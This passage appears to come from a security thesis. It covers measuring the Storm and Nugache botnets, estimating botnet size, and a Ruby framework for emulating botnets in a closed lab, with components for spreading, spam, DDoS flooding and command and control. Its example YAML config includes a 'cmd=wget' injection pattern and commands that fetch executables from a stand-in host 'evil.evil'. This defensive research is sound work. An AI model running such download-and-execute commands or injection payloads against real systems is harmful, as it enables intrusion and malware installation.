


Figure 9: Number of active peers per Nugache Winebot over time for one trial.

3.3.2 Storm Trojan Analysis

Measuring Storm presented two problems that were not in the Nugache measurements. First, Storm uses UDP, which does not form static peering connections. Second, Storm connected to the public Overnet network which may have been used by file-sharing peers in addition to compromised hosts. Simply using port 7871 did not provide a solid enough heuristic as network address translation can change the port number used by the bot. Storm later used random ports to communicate. However, the infected hosts exhibited strongly periodic Overnet searches with a unique search type indicative of Storm-infected hosts. By joining many Winebots connected to the botnet, it was possible to intercept enough Overnet communication to ascertain which hosts were compromised.

David Dagon and I set up a cluster of computers and routed several subnets from IP address ranges outside Georgia Tech. With 15 computers and approximately 300 IP addresses, we were able to perform mass joins to the Storm botnet. The Winebots encountered over 1.3 million IP addresses in a five-day span and that list of IPs was responsible for about 7% average and 25% peak of the world's spam.




Figure 10: Number of active peers per Nugache Winebot over time for one trial.

(Feel free to reread that last sentence for emphasis of the scale of this botnet.) The spam measurement was done by a well-established spam-filtering company with over 100,000 spamtraps all over the world. The percentage only pertains to e-mails marked as spam by the filters. After the initial two week run, GTISC attained a high-end server and mapped all the subnets to it. The machine ran over 400 instances of Winebots from May 25th to July 4th. In this time, Winebots discovered close to 8 million unique IP addresses connected to the Overnet network, nearly 80% of which were infected (determined by the heuristics discussed above). The plot of total unique IP address sending searches to the Winebot network can be seen in Figure 12. The green line represents how many unique peers are contacted each hour, irrespective if the IP was seen before in a previous hour.

Storm used the Overnet protocol to query the download site address for updates. The updates were encrypted, but the bots performed a cleartext HTTP file download, revealing the URL embedded in the encrypted message. Furthermore, because of the reverse engineering work, the messages were able to be decrypted in real time to monitor for changes. For a thorough discussion of Storm, see [13, 16].




Figure 11: Number of peers per Nugache Winebot for each trial.




Figure 12: Storm IP discovery counts, cumulative and hourly.

3.3.3 Botnet Size Estimation

Since the Winebot framework can join a peer-to-peer network and discover peers quickly, a model can be applied to estimate the size of the botnet. To do so in a black-box fashion, we have to measure the average link degree of our Winebots and measure how many links are made between other Winebots (Figure 13). If a botnet is very small and has a high average link degree, a small number of Winebots would be able to point to other Winebots. However, if the botnet is very large compared with the number of Winebots and has a low average link degree, the probability of one of the Winebots being chosen as a peer of another Winebot would be very low.




Figure 13: Winebots Overview for measurement purposes.

The analytical model to extrapolate the botnet size from the sampling technique above was developed by David Dagon, Guofei Gu, and Robert Edmonds [9]. It denotes the botnet membership (size) as Ω and assumes that when a new host joins, it connects to an average of k randomly selected peers within the botnet. The probability that one of the m Winebots connects to another Winebot is given as:

$$\begin{aligned}
\rho_m &= 1 - \frac{\binom{\Omega}{k}}{\binom{\Omega+m}{k}} \\
&= 1 - \frac{\Omega}{\Omega+m}\frac{\Omega-1}{\Omega+m-1}\cdots\frac{\Omega-k+1}{\Omega+m-k+1} \\
&= 1 - \left(1 - \frac{m}{\Omega+m}\right)\left(1 - \frac{m}{\Omega+m-1}\right)\ldots\left(1 - \frac{m}{\Omega+m-k+1}\right) \\
&\geq 1 - e^{-\left(\frac{m}{\Omega+m}+\frac{m}{\Omega+m-1}+\ldots+\frac{m}{\Omega+m-k+1}\right)} \\
&\geq 1 - e^{-\frac{mk}{\Omega+m}}
\end{aligned} \tag{1}$$

In Figure 14, the probability of a self link to a previous Winebot member m, ρ_m, is drawn. ρ_m decreases as the size of the botnet, Ω, increases or the average node degree, k, decreases.




Figure 14: ρ_m, vary Ω, k and fix $m = 200$

3.4 Utility-Based Taxonomy of Botnets

Using the same Winebot experimental framework, the idle throughput of bots was measured to estimate the affects on the overall effective throughput a botnet could have when performing a distributed denial-of-service (DDoS) attack. The premise is that different peer-to-peer structures have *utility* for various purposes based on their *size*, *bandwidth*, *efficiency*, and *robustness*. A spamming network would need efficiency to send spam quickly before being blocked, but it does not need to be as large, robust, or as high-bandwidth. A DNS fast fluxing network primarily needs robustness followed by bandwidth and efficiency. A DDoSing network needs to be efficient at first to receive commands quickly, but bandwidth is the primary factor for effectiveness. These attributes of peer-to-peer structures were chosen because they aid in remediation.

3.5 Problems with Direct Measurements of Botnets

Using honeypots, virtual machines, or even the Winebot framework to run and measure botnets directly presents a series of shortcomings and risks. When monitoring real botnets, the research can only view a small portion of the overall activity. Before, it was assumed that if one bot received a command from an IRC channel, then all connected bots received the same command. However, with peer-to-peer structure, virtual machine detection, advancing botnet management schemes, and monitoring avoidance techniques employed by botmasters, the researcher sees different activity in one place verses another. This phenomenon was observed during the Storm experiment when a text box was black-listed because it was too overt.

Since the software under evaluation is malware, it can do malicious activities such as spam, DDoS, and spreading, all of which imposes liabilities on the researcher. Care must be taken to block malicious activities from escaping the experimental network or destroying the results. However, by blocking certain activities, the bot under evaluation has a different outward appearance and could tip off the botmaster. For example, if outbound TCP rate limiting is used, (an unusual configuration for normal victims, but a common one for Honeynets), and the botmaster notices a bot that sends only a few packets per minute, then the researcher's bot is uncovered. This would lead to an immediate and permanent ban on that IP subnet, which leads us to our last problem.

Evaluating botnets directly requires quite a bit of hardware and networking resources. Without the Winebot framework, the most scalable solution would be virtual machines. Windows 2000 can run most modern malware and only requires 80 MB of RAM per virtual machine. However, it becomes CPU intensive after three or four instances, which quickly limits how many bots the researcher can join to the network. Also, un-firewalled IP space is optimal for running multiple bots. We initially used an open subnet in our lab and later, rented IP space from an Internet service provider. As soon as the botmaster blocks the remainder of our IP space, we will have to use dial-up accounts. Anonymous proxy networks such as Tor are insufficient for this work.

This limitation, in addition to those addressed above, promotes the creation of a realistic experiment framework. The framework should emulate the following botnet behaviors: spreading, communication to the C&C or P2P network, Web services, and DNS traffic.

CHAPTER IV

THE RUBOT FRAMEWORK

The Rubot framework consists of the botnet implementation framework and supporting services. The botnet implementation framework allows researchers to implement botnets for experimentation. The framework contains a core engine, which is responsible for loading the configuration, instantiating components, and performing message passing between the components. The components are responsible for the behavior of the bot.

The core engine, the Engine class, has two subclasses, Host and Bot, as seen in Figure 15. There are no differences between the Engine, Bot, and Host classes. They are aliases that are used for clarity. The Host class represents a computer and can run vulnerable services and bots. The Bot class emulates a running piece of malware with the functionality of the components it loads. An instance of the Bot class does nothing without components to emulate bot-like behavior. The Bot and Host classes simply provide the services that components need to run, such as message passing and storage.

The components are grouped into four categories as follows:

- Vulnerabilities. Components in this group emulate vulnerabilities such as vulnerable servers, e-mail attachment opening, and Web browser-based drive-by downloads.

- Attacks. These components include activities such as exploiting a vulnerable service, sending spam, and performing a packeting attack.

- Updating. This special component allows a bot to load a new configuration as if it were updated.

- C&C Communications. These components are responsible for communicating to the command and control or the P2P botnet.




Figure 15: UML diagram of the Rubot framework objects.

Researchers can use prepackaged components and integrate together with their own components to form the desired botnet for study. This allows for rapid prototyping of new botnet configurations with reproducible experiment conditions.

The included supporting services allow the researcher to set up an internet-like system on a closed network. These services include entities like Internet Relay Chat

(IRC), Domain Name Servers (DNS), Web servers, search engines, and Instant Messenger (IM) services. These services enable the botnet to operate in a controlled, yet realistic networking environment.

4.1 The Rubot Core Engine

Rubot uses threads to run the core and the components. Threads were chosen over event-queue and select/poll implementations to simplify the creation of components. To implement a new component, very few methods need to be coded before the component can operate within the framework. When the engine starts, it reads the configuration, initializes the required components, and starts each component in its own thread. The engine then waits for messages from the components and dispatches them to other components. Callback functions are used to enable communication between the modules and for dynamic behavior.





Figure 16: Diagram of the Exploit class.

The configuration for an Rubot is expressed in a hierarchical data structure. This structure can be read in from configuration files written in YAML, a simplified markup language, or can be formed in code. Then, the Rubot core engine takes the configuration to start the services and bots by passing the related configuration to each instantiated component.

An example configuration is given in Figure 17. In this example, the host has a vulnerable Web server running. When the Web server receives a payload matching the exploit regular expression, it calls the `exploit_callback` function. The callback must be implemented by the researcher. In this case, the callback would likely download the URL given in the exploit and then load a bot configuration. There are two bot definitions in this configuration file, *bot1* and *bot2*. In the first configuration, *bot1*, there are three components defined: IRC, packeting, and update. The IRC component is configured to connect to Freenode on the #evil channel and listen for commands from b0tm4st3r. Since the packeting component defaults to supporting all the included packeting types, no specific configuration is needed. The update component allows the researcher to simulate an update to the second botnet configuration, *bot2*. In the second configuration, the bot connects to a different IRC channel and listens for commands from a different botmaster. The second configuration also has spamming capabilities, at a rate of 10 e-mails per second, and an update configuration. This type of configuration is useful to describe the creation, via the exploit component, and subsequent renting of a botnet via reconfiguration.



(a) Instantiation tree.

```
host:
  vulnerable service:
    port: 80
    exploits:
      - exploit: /^GET .*\?cmd=wget ([^\&]*)/
        callback: create_bot("bot1")
bot1:
  irc:
    server: irc.freenode.net
    channel: "#evil"
    botmaster: b0tm4st3r
  packeting:
  update:
    method: wget http://evil.evil/bot2.exe
    newconfig: <bot2>
bot2:
  irc:
    server: irc.freenode.net
    channel: "#money"
    botmaster: c4sh$
  spam:
    rate: 10
  update:
    method: wget http://evil.evil/update.exe
    newconfig: <bot1>
```

(b) YAML configuration.

Figure 17: Example of an IRC-based bot with spamming and packeting capabilities.

The overall experiment deployment is still quite manual. The configuration must be replicated to the nodes and infrastructure services, such as DNS, need to be configured. Automating this deployment is left to future work.

There are two likely experiment scenarios, one where the botnet starts as a connected botnet with all members already in the infected state and another where the potential members are not in the infected state, but are waiting to be exploited and recruited into the botnet. A spreading botnet experiment uses an emulated vulnerability, enabled via the vulnerable service component, and allows for bots to spread through a variety of emulated vectors.

4.2 Vulnerability Components

To enable epidemiology studies on botnets and worms, several components are included to enable spreading. For example, if a worm-like behavior is desired, the researcher would use a vulnerable service component to emulate the vulnerable server and a worm attack component to emulate the infected host trying to infect others. Another common malware spreading vector, e-mail, would be emulated using an e-mail trojan component and a spamming component. The spam component would send e-mail messages, containing the vulnerability pattern, to SMTP servers and the e-mail trojan component would emulate the user fetching his or her e-mail from the server and opening the attachment to become infected. The last common spreading vector supported in the Rubot framework is the Web-based exploit model.




Figure 18: Configuration options for the vulnerability components.

4.2.1 Vulnerable Service Component

Before describing the botnet spreading components, it is beneficial to describe the vulnerable service component (VSC), seen in Figure 18. The VSC allows the researcher to emulate vulnerabilities that can be exploited to enlist a peer to join a botnet. By emulating vulnerabilities, there are no ethical issues of exploit development and the emulated vulnerability can match any signature the researcher is testing for. Typically, a vulnerable service listens on a port and receives connections. The VSC is configured with an *exploit filter*, a pattern that describes what a malicious payload looks like and how to interpret the exploit. Once a client sends a payload that matches the exploit filter, the component will enable new behavior. The most common behaviors in response to an exploit are to open a backdoor port or to download a malicious payload from a Web server. To keep the exploit and the payload sizes realistic, all behavior code should already be available to the peer being exploited and the VSC needs only to activate the new behavior. The most natural attack component for this model would be the worm component.

To support this component, the following parameters are required:

- *exploits*, an array of Exploit objects.

- *port*, the TCP/IP port to listen on.

Each item in the *exploits* array must have the following parameters:

- *exploit*, a regular expression to match against the payload.

- *callback*, a function to call when an exploit is successful.

4.2.2 Email Trojan

The e-mail spreading component, like the web components, works on in poll-like manner in that the victim must access and fall prey to the exploit. This component emulates the process of an attacker sending spam and the victim receives and acts on it. For this model to emulate a realistic scenario, it has to work with the spamming component.

- *rate*, the frequency that the victim user checks his or her e-mail.

- *effectiveness*, the probability that the e-mail is acted upon resulting in the victim's computer becoming infected.
- *callback*, a function called if the trojan is considered successful.

4.2.3 Web Trojan and Drive-by Download

With a Web-based trojan, there are two main ways for a victim to find a malicious Web site. The victim may find the URL in a spam e-mail or by a Web search. When the victim visits the website, his or her browser downloads the Web page. In a trojan-based exploitation scenario, the user must decide to install and run the malware. For a drive-by download exploit, the browser is exploited into automatically installing and running the malware. In either case, this is simplified to a probability of infection once the page is downloaded. The main difference between the two models is the pause between the downloading of the page and the download of the exploit.

The drive-by component has the following properties:

- *urls*, an array of URLs.
- *rate*, the frequency that the user crawls through the URLs.
- *exploits*, an array of Exploit objects.

The trojan component has the following properties:

- *url*, the URL to visit.
- *effectiveness*, the probability that the victim will install the malware.
- *callback*, a function called if the trojan is considered successful.

4.3 Attack Components

In this section, I describe the various components for spreading, the method used to infect nodes in order to form the botnet, and attacking. To be able to spread, there must be a matching vulnerability such as a vulnerable service or a user tricked into installing malware. For the spam attack component, the natural vulnerability is the e-mail trojan vulnerability component. For the worm attack component, the natural vulnerability is the vulnerable service component. The remaining attack component, packeting, is simply used to generate copious quantities of packets to launch a distributed denial of service (DDoS) attack.




Figure 19: Configuration options for the attack components.

4.3.1 Worm-based Spreading

Since the VSC allows a node to emulate a vulnerability, it is easy to create a worm-like spreading component. As part of the behavior that the VSC enables, the newly infected peer sends malicious payloads to other nodes on the network. If the other nodes are emulating the same vulnerability, then those nodes would also become infected and begin to spread. At this time, polymorphism is not directly supported. All vulnerabilities, payloads, and infections are virtual and would not affect a normal PC.

This component has the following properties:

- *rate*, the number of victims to scan per second.

- *model*, the victim IP generation method, *random* or *linear*.

- *payload*, the malicious payload.

4.3.2 Spamming

The spamming component uses templates and e-mail lists to generate spam. The spam e-mails are sent to SMTP servers. The SMTP servers are then responsible for storing the messages for pick-up by the victims. The victims then poll the SMTP server to receive the spam message. Spam templates and e-mail lists are typically downloaded via HTTP or by a custom TCP connection. Once the template and lists are downloaded the spamming component sends spam at the given rate. The component has the following properties:

- *rate*, the number of e-mails to send per second.
- *templates*, the spam templates.
- *emails*, an array of e-mail addresses.

4.3.3 Packeting Components

Almost all botnets have spamming and packeting functionalities, since they generate the most revenue. The packeting components generate packets of different types, rates, and sizes. Although there are many types of TCP packeting attacks, such as PhatWonk, PhatSYN, PhatICMP, SYNFlood, Targa3, and HTTPFlood, only the SYNFlood model is supported. The SYNFlood attack component sends TCP SYN packets to a given IP address and port number combination at the provided time and rate. The UDPFlood model sends UDP packets to a given target at the provided time and rate. The ICMPFlood model sends ICMP packets of a specified type to a given target at the provided time and rate.

- *type*, the type of packets generated. This should be one of UDP, TCPSyn, or ICMP.
- *rate*, the number of packets to send per second.

- *target*, the IP and port of the victim. In the case of ICMP, this should be the IP, ICMP type, and ICMP code.

- *duration*, the duration of the attack in seconds.

- *payload*, the payload of the packet. For TCPSyn, this is almost always *None*. For ICMP, it is usually *None* and for UDP, it is almost always defined.

4.4 Updating Component

Botmasters often update the malware installed on victims to enable new functionality or to rent out the botnet. The updating component allows a botnet to update itself by loading a new configuration. The component is responsible for selecting the new configuration for the bot and restarting the bot with the selected configuration. The configurations are keyed by name, so each possible bot configuration desired in the experiment must be defined in the configuration file. In future work, network-based passing of configuration will be considered.

4.5 C&C Communication Models

The primary focus of this work is modeling C&C communication and in particular, P2P-based control. Since a predominant number of botnets were and still are controlled via IRC, an IRC-based control component is provided. Since HTTP-based control is the second most popular form of control, a component is provided within the framework. The TCP- and UDP-based P2P control models are much more complex, requiring bootstrap peers.

4.5.1 IRC-based Control Model

The IRC component connects to a specified IRC server and channel. It then listens for commands from the botmaster. The botmaster is identified by a *nick*, a chosen identity used when on IRC. The botmaster send commands to the bots via messages




Figure 20: Configuration options for the communication components.

posted to the chat room. The bots are listening to messages on the chat room and interpret them. The first word of the command is used as the key to the defined callback functions, with the remainder of the line treated as parameters. The configuration parameters for the IRC component follow:

- *server*, the IP address of the IRC server.
- *port*, the port number of the IRC server (defaults to 6667).
- *channel*, the IRC chat room to join.
- *admins*, a list of nicks, botmasters, from which to accept commands.
- *callback*, a function to process each line of input from the admins.

4.5.2 HTTP-based Control Model

The HTTP component repeatedly polls a Web site to obtain new instructions. Once the page is downloaded, the contents of the page is given to a callback function. The callback function is responsible for parsing and interpreting the contents of the downloaded Web page. The HTTP component supports the following configuration options:

- *url*, the URL address of the Web page to poll for instructions.
- *rate*, the time between polls of the Web page.
- *callback*, a function that is called each time the Web page is downloaded.

4.5.3 P2P Protocol Control Models

P2P protocols are very complex and vary widely in how they maintain their networks. The Rubot framework supports the implementation of many types of botnets by dividing the functionality of the P2P component into the following four subcomponents:

- Peer Management. This subcomponent is responsible for tracking peers and managing active connections. This subcomponent may contain logic to include, exclude, and select peers for various tasks. It may contain additional routing information to enable these types of decisions. With connectionless transport protocols, this subcomponent would commonly send keep-alive requests other peers. With connection-based protocols, the presence of the connection is generally enough to verify that the peer is still active.

- Message Passing. The message passing subcomponent relays message, usually commands, through the network, but is not responsible for formating the commands for the network. Messages typically could contain commands and rarely contain stolen information or malware updates. Messages could be routed or broadcast throughout the network.

- Search/Publish. This handles the advertising and searching for resources in the P2P network. Bots generally publish themselves to advertise their presence and search for links to updates and spam templates.

- Presentation. Coined from the OSI model, the session subcomponent is responsible for formatting requests from and to the other three subcomponents and the network. The other modules send message to the session subcomponent to be serialized, via whatever protocol specifications, into packets destined for other nodes of the P2P network. This module only handles the P2P-based communications and would not be used for other protocols and downloads.

4.5.3.1 Simple TCP-based P2P Model

The simple TCP model uses TCP/IP to connect to peers. In general, the connections are maintained unless one of the peers becomes unavailable (e.g., is turned off by the user). These networks also attempt to keep a constant number of active peers, k, to ensure robustness and efficiency. This component accepts the following configuration parameters:

- *bootstrap*, a list of initial peers to contact to join the botnet.
- *port*, the TCP port to bind to. If set to *nil*, it selects a port automatically.
- *callback*, a callback to provide additional handling of received messages.

The default peer management for this model tracks the current peers and a few disconnected peers (for future bootstrapping). When a node joins the network or when it needs new peers to keep the average node degree, it will contact the bootstrap server to discover new peers. In this model, the peers do not contact other random peers for new neighbors.

Messages are relayed to all peers except the peer a message was received from. A time stamp and a random value is used to identify and discard redundant or stale messages. This technique prevents broadcast storms, but allows for timely and simple dissemination of a message at the cost of bandwidth. As such, there is no routing protocol–all messages go to all peers.

All peers are equal and any peer could give unauthenticated commands. In an experiment, one node would simply be under the control of the researcher acting as the botmaster and would send commands into the network. In future work, different schemes for authenticating the commands could be devised.

This model will not search for or publish items into the network. This forms a fully reactive botnet, i.e., bots do not poll for updates or commands, but instead wait for commands to arrive.

The presentation layer for this model will simply format the various messages for the network in the simplest manner possible. This method serves as a basis for other researchers to generate their models and should not have additional complexities.

4.5.3.2 Simple UDP-based P2P Model

This model is very similar to the simple TCP-based P2P model except it uses UDP packets instead of TCP.

To keep state of peers, the protocol periodically sends and listen for *keepalive* messages. If the network remains fairly static then the interval between hello messages can be quite long, but if the network is highly volatile, then the node must react to peer outage quickly to maintain a valid set of peers.

In this model, there is no central peer server and peers must query neighbors for new peers. To query for new peers, a node sends a *getpeers* message to one of its neighbors. The neighbor replies with a subset of randomly chosen peers from its peer table.

This module supports the following configuration options:

- *bootstrap*, a list of initial peers to contact to join the botnet.
- *port*, the UDP port to bind to. If set to *nil*, it selects a port automatically.
- *callback*, a callback to provide additional handling of received messages.

4.5.3.3 Nugache P2P Model

Nugache's peer management is very similar to the simple TCP model described above. Nugache used TCP to connect to its bootstrap peers and fetched its initial neighbor peers from the bootstrap nodes. Originally Nugache used TCP port 8 and became known as the port 8-bot, but later versions randomized the TCP ports. The network traffic is encrypted using 256-bit AES in output-feedback-mode (OFB). The keys were randomly generated and exchanged using 512-bit RSA public key encryption.

Nugache had a rich command-set with several programming primitives unseen in most botnets, such as variables, loops, logical operations, and object orientation. Instead of implementing the language dialect of Nugache, the Rubot model uses Ruby as its scripting language. This allows the researcher a lot more flexibility and familiarity. Commands were signed with a 4096-bit RSA key. The command was hashed using MD5, then the hash was padded and encrypted using the botmaster's private RSA key.

About once an hour, a node adds another connection and occasionally drops a current connection. This bot uses the P2P network it forms to download email templates. Since most of the behavior is defined within the model, the only configuration options are the list of bootstrap IP addresses and the port number.

- *bootstrap*, a list of initial peers to contact to join the botnet.

- *port*, the TCP port to bind to.

4.5.3.4 Storm P2P Model

The StormBot module is separated into three main components as follows: the StormBot engine, Overnet engine, and TCP proxies. The StormBot engine starts the other two components and generally directs them to discover peers and to relay commands to the C&C. The Overnet engine maintains peering and search tables, periodically publicizes itself to the network, and allows the StormBot engine to publish and search for content. Since Storm uses a complex set of TCP proxies for routing commands and Web reverse proxying, the framework provides a subnode server, supernode proxy, subcontroller proxy, and master proxy.

The Storm botnet uses the Overnet P2P protocol to communicate with peers. The Overnet protocol uses UDP to connect to peers and support publishing and searching of content using a distributed hash table (DHT). Storm's implementation of the DHT search algorithm is overly simplistic and uses a flat linked list of peers as opposed the

